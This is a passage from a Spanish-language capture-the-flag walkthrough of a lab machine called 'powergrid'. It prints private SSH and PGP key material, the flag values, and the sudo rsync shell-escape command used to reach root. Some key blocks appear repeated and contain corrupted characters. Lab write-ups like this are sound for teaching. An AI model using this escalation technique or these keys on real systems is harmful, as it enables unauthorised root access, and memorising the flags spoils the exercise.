SWX8XL4KeOJW/1sY7HdoVCNuXSKz82/mtUmFB7hDUYpPse/GIAMbXn6lxURNc8LfkZXEVI
enSakNjjyK0VjUYIxc/sUAulXeuOxNjv3isHANxqcsYv0o+i2qgfAFxdsKkPML+bh0NGTL
MAAAdIKypuuSsqbrkAAAAHc3NoLXJzYQAAAgEAsBNVFExFUwpIaHIhMQDlu8mFwkNZWRFW
BS5qE3BUUhk39/3CeAv281W7Z/63EM78eE1PjiccpNA5Vi2r+nfYLS6Nj7qy11BQsGlUKg
mcxW79DdmC78LaFHUkYhG3KtnJcLh4GAlPXoOwwXgwT8iu6dbxXGOzONCrWTTQ7/UjgJOc
VIx9814uBDbZAYlXyjvNaMnrO16Jff00wurmqNfq8D0lLWiU9Wq+9j5z+XvqHGaei3s3Wd
hfoc3jtPfwUFsKSlVrQMnj1i/43XOogwaPAThXRf21yfw5AIworT/xFHuAPlpWpT8z0KV8
I4Z+DdiB4fHMtgWJ+t7OpVzaZ0OP3XiGTXu4qjnRbsXMo/D8ZbGoiADbZnCLpjNlPKAA6H
uPR+NmdnsKI/UnuQNjqzNzBqME0Yrg9aEXUteHdk+mKb7Rppdz8EWYBtiYj+QReNV8DYX6
CDl4yx51jTH7wN0Jb6lE9p4ZOqmGat76j2KAtWAzF+6zLkf4Id+LXakzxC3tql+02kaYfV
mq40gdwllIGocEJBT3D7SWX8XL4KeOJW/1sY7HdoVCNuXSKz82/mtUmFB7hDUYpPse/GIA
MbXn6lxURNc8LfkZXEVIenSakNjjyK0VjUYIxc/sUAulXeuOxNjv3isHANxqcsYv0o+i2q
```

gfAFxdsKkPML+bh0NGTLMAAAADAQABAAACAFXT9qMAUsKZvpX7HCbQ8ytInoUFY2ZBRxcb
euWi2ddzJ48hCUyPOH+BCOs2hHITE4po1SDL+/By96AEf1KGXMAZczPepBLEubBkh3w+V0
b+RSgdIPBSoQ9b0rJjRFAE/WaO5SuCTkgaFW0ZcyNRBcJC3kBU8SX+waeoUTjG29lvGsM0
AKlC/VdcjQdstXiFEinEU4ALIyZg6Pkim/Et3v3gMGEkG4hN0mwiIVI5jvLtKtd+5opLKM
KspBSwz1m8JxX48WERiJf9pmf8WuYTql3D4vbhJ14gLoEP0TwycQe089xxGM9QMafBIvQG
OSfyo81JmqoXpRy+wyhkTKoNivBxENOATDy3bG0z5bfRQAlz7o5sjLh3wEMNq+gbQsmQBB
mDgD4wA4c0/aTl7/UQXdnkcI+/+fOwfP0UOFZcWjO6ZORJloKjdA2nvVbvox+6ZyRrP3AS
FWt7DYOrBbi3cJhjyJSq38qQpG1Yy0DbhMKJGMQJbjCKf3bw+cDSsu5WiKK7y+3LFns0Jd
NNflVRMkCERdAxWRE7Ga/1r6/TweLRCQkyGGq93sETeP373I4v35BVe6rMHTZ3U2rZ8cr/
71suv4FGP4LmvEqd/S00mgXngHLK8/KtjVKqIZAD8+ft7mTXE9hyNPV/QLdbm/IJ5C5Fdf
BEdelzvB0Jp73ylHdhAAABACBdUjdZpPwEYyUnKRp3Xs5dEqt3IHuUV37BtAREjWT5X3bN
afjtFDJ4A+ThPG6WImjP2IFaXWrZ0fgiSi8i8BWe3Hq6oZaApVPB7S7fxhcUm6z7TRwrUp
HOZrbeZ7wN6CTD5VjvL4B8Q9C8AyoNg/AtJKhxYjmPN+hoaShcKCjuezwKo0E3C/Q9Mf/X
9ARR0Tfklaa2LapipPK2e3td/I84YJd7GyWxCDAmGw5RSu2cFfcwevd56CzMreJBSv7Kp8
2eX+WC+6fAomSD3h/BBL71mS14hWx5N+vTxLzjqg94VfSYEE5qGvTxZRFKf/bv05sGtv/R
sK58Zhl2QfA60QAAAAEBANxmyymkC/t43RF1Pgv7lgzj7jyKMoXWcATvG3Rn026LAINMNR
AIsggMIbDi2k7K0N4jZxUmvgHFS/IVkoAMOoqbopH3R/S/oDY6gBbqkZdxHYrzAFFAI7YU
mUndb4CXRIEwjf5kRMBVIL+Ws/aWlMvuegSmB06eBsaP7lIwPZSRYcC6pr3yg5YV2I3p7k
WWmuMlC9kvOBIl99ue8k9rGuQW6JBXZuJglHHSZk5t2cR3jxmz9KitZ96wMludkGXKHAOr
FkX8DSpYQlPOSEMRBizOf5LU6UEZTD8sDYT9DzqhRM98TaiQc1m/YD2r/Lg6A7QeyEnyJX
DqZ/48FybkHasAAAEBAMyDvNem68DH64iQbK6oGITTdHJxHtp/qKnIKGOfEdrjBsYJWXj3
rL3F6VHrWxNmj6mVNKs2SQpLptIKclmW8+UlBYYtf4LgTzRRWMv3Ke9HYoXSpNkIIKYG2+
TWeH1nMQDeqph1f3vMzNA6SScMpipuV5ofaENArOh6kCTFXVVuGHjoZgbgCg73FXBaTYid
Ne1y8L/lwpsPLWevpsm5DLwUrqcDaDMMd6CFjSjcKrj99DGy7oKwvkz+4wxbsumvSmUTiY
XZVmZsuWDJbJkLzjKs6kJg14zcXm+fDPeuSVLIQ1zd4C39QzD6CGKyXVn2zlFCs46g1Z6j
31r4Qk2RNRkAAAANcDQ4QHBvd2VyZ3JpZAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----

```
SocjcCRQTV4da4oOWigZLOOdgQYlYHvXN80fVTuQnqNYB/roiv9ZFSXB4vL8FLk0
iT/74cxft6m2Cg5//pnjHkqlVL+aWXWKk2hOrxDr3F3j+OyO5fWEf9lBPnf155ZS
gVkxWpBjaCpGHdpqf8s6whParNDyAtOCvQz8+377EI1y31RED+VbL608ln2iKOvt
gL9cC/dZ6aBNbtQGU+nxXdGrDQJra9U3nyRfrb+Q+citfAcuilKCORQbXFnt+3JZ
IJeuOJx0SFlMvpg1I/Mta2PsR/vLlox8YmI9Jn+aBBK11I2ovIUJk/NfKuE1+JL8
rOn7rmC3LN08vBP29JnhwhgCIpNsgx59Jzuck6CkLgwPx04FR3K/1+6GVbx94q+S
zhlvDjr4A8QqeqWq0bE5O46EksHw+0/bsZX4+bScTwePrKn+9UPvXcaLd8yiS7Io
HKgy1jmHmA/lJqHMIX6YUtyGBK5yL+cA8BfZ1OWRZgc+Whq4YE7hzFEHpWLjJj7p
tpYu9nyRpbm99myWwpF1RTfRPoBkYBx7K9WRTPDH2VaUhbyaOnKQLibmJh0QKmmK
0HA4YW4fgohdjUOjMQ0pPHKnkKKCsN0QQxM9zt0TPx+tIwRvuoYvdKn2j03yBpbY
LfRItzDjX7C/7OfKOR92UACQb/mt1dANxbA1aZtOZl98Rrax5+jx43CruG8Ij+nE
BP3LvRH4jGtDFbyAS88n2jPUb7Gw3S2DW//FinSrRdMW4PdsI7/4NLqXcM4VmsEn
qHscy+pJIs3dxhHpL2Npn7qhw5Ph1L8SQ95YmKv0DYkCNgQYAQoAIBYhBHYjTEPo
TvySkEysjHPRmCDikZm9BQJexDCPAhsMAAoJEHPRmCDikZm9PcUQAJ7lP8Ve1fFY
1f90DtFgYxth9nhF0eflsL/EwsHpdCT6RjWPxUv9azqEvWjq2LJYZaHPo3ht/1Dz
PpV46mkPw4+Bq0JyMVNyC6Vw9nlWQNWKe6QzAeqXpiy7p1A2pQCtwQGwMVnSFpmv
vwTYqSOI3/Ew0l2be8oGK7×1NFDQL6DBwZF8PtBk7Usmy2pjPFBuKXat+MZZDy2b
jW2LFpl7Cnd87JWf/KIB3zLhUG2aOLqCKxUM+00y1Q2oIEvK0aVBdeDejYx6NG59
BkfjmR2l72eAuOyChLt9ZHfFqJjZUfv8gO99i6LvwiziUVqYQlQ0Dh2vi4oihz84
lFxYKvDN+BXLzFabMvMu4rRnLVSRaTsmfASvHou4BA/BOl/EGQZEMA3282A7ZE9+
ss5iPM4T2AQ2GVGqiA42DCJ+z3me3YNoTix4erULUNErsEJXRVZb/wJZao0mNiWJ
WdFSQ+rlz0OYn7owoPbUXoI38CaGbSOvdFt7AjsgviZzASFDwwFeF4T4wwFP2dgD
y04QkdD7KwSLaPBrf12/4I6xB+pUURgTvKXdlBbijtALzxog/pVJ6y1mvVoWxnDp
4RdWYedlhcFu8×3q8KlqJeWp6AHE7ztZB5DbymYewDhEtH0KSd3sJI1kkUdn4G36
O/LG7NOgNrGl6THJtM0huhXOtewCOFA/
=KOs+
-----END PGP PRIVATE KEY BLOCK-----
p48@powergrid:~$
```


Con esto sabemos que tenemos que conectar a algun ssh si miramos en los puertos vemos que hay un ssh al que tal vez podamos acceder

```
p48@powergrid:/tmp$ ls
id_rsa

p48@powergrid:/tmp$ ssh id_rsa root@localhost
ssh: connect to host localhost port 22: Connection re

p48@powergrid:/tmp$ ss -nlt
State       Recv-Q Send-Q Local Address:Port Peer Ad
LISTEN      0      100       127.0.0.1:22      *:*
LISTEN      0      100       8.0.0.0:993      *:*
LISTEN      0      80        127.0.0.1:3306    *:*
LISTEN      0      10       127.0.0.1:587      *:*
LISTEN      0      10       172.17.0.1:22     *:*
LISTEN      0      100       [::]:993         *:*
LISTEN      0      100       [::]:143         *:*
LISTEN      0      128       *180              *:*
LISTEN      0      10       127.0.0.1:25      *:*
```

```
Error opening terminal: unknown.
p48@powergrid:/tmp$ nano is_rsa
```

```
p48@powergrid:/tmp$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAsBNVFExFUwpIaHIhMQDlu8mFwkNZWRFWBS5qE3BUUhk39/3CeAv2
81W7Z/63EM78eE1PjiccpNA5Vi2r+nfYLS6Nj7qy11BQsGlUKgmcxW79DdmC78LaFHUkYh
G3KtnJcLh4GAlPXoOwwXgwT8iu6dbxXGOzONCrWTTQ7/UjgJOcVIx9814uBDbZAYlXyjvN
aMnrO16Jff00wurmqNfq8D0lLWiU9Wq+9j5z+XvqHGaei3s3Wdhfoc3jtPfwUFsKSlVrQM
nj1i/43XOogwaPAThXRf21yfw5AIworT/xFHuAPlpWpT8z0KV8I4Z+DdiB4fHMtgWJ+t7O
pVzaZ0OP3XiGTXu4qjnRbsXMo/D8ZbGoiADbZnCLpjNlPKAA6HuPR+NmdnsKI/UnuQNjqz
```

vamos a conectarnos al backup por ssh ya que tenemos la clave privada

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 20 00:22:30 2020 from 172.17.0.1
p48@ef117d7a978f:~$ hostname
ef117d7a978f
p48@ef117d7a978f:~$
```

Al conectarnos podemos encontrarnos con la siguiente flag

```
p48@ef117d7a978f:~$ ls
flag2.txt
p48@ef117d7a978f:~$
```

```
.bash_history  .ssh/          .viminfo       flag2.txt
p48@ef117d7a978f:~$ cat FL
cat: FL: No such file or directory
p48@ef117d7a978f:~$ cat flag2.txt
047ddcd1f33dfb7d80da3ce04e89df73

Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$
```

Si vemos a que podemos acceder y a que no podemos ver que este usuario tiene permisos de rsync.

```
Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$ sudo -l
Matching Defaults entries for p48 on ef117d7a978f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User p48 may run the following commands on ef117d7a978f:
    (root) NOPASSWD: /usr/bin/rsync
p48@ef117d7a978f:~$
```

Buscando vulnerabilidades sobre este pude encontrar lo siguiente

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

Al probarlo funciono, soy usuario root

```
    (root) NOPASSWD: /usr/bin/rsync
p48@ef117d7a978f:~$ sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
#
# whoami
root
# bash
root@ef117d7a978f:/home/p48# cd /root/
root@ef117d7a978f:~# ls
flag3.txt
root@ef117d7a978f:~# cat flag3.txt
009a4ddf6cbdd781c3513da0f77aa6a2

Well done for getting the third flag. Are you any good at pivoting backwards?
root@ef117d7a978f:~#
```

Por ultimo sii nos conectamos por ssh a root ya podemos encontrar la cuarta y ultima flag la cual nos dará el siguiente mensaje de enhorabuena.

```
root@powergrid:~# cat flag4.txt
cat flag4.txt
f5afaf46ede1dd5de76eac1876c60130

Congratulations. This is the fourth and final flag. Make sure to delete /var/www/html/startTime.txt to stop the
attack (you will need to run chattr -i /var/www/html/startTime.txt first).

  _-_       _,-'""`-._
 (,-.`._,'(       |\`-/|
     `-.-' \ )-`( , o o)
           `-    \`_`"'-

This CTF was created by Thomas Williams - https://security.caerdydd.wales

Please visit my blog and provide feedback - I will be glad to hear your comments.
root@powergrid:~#
```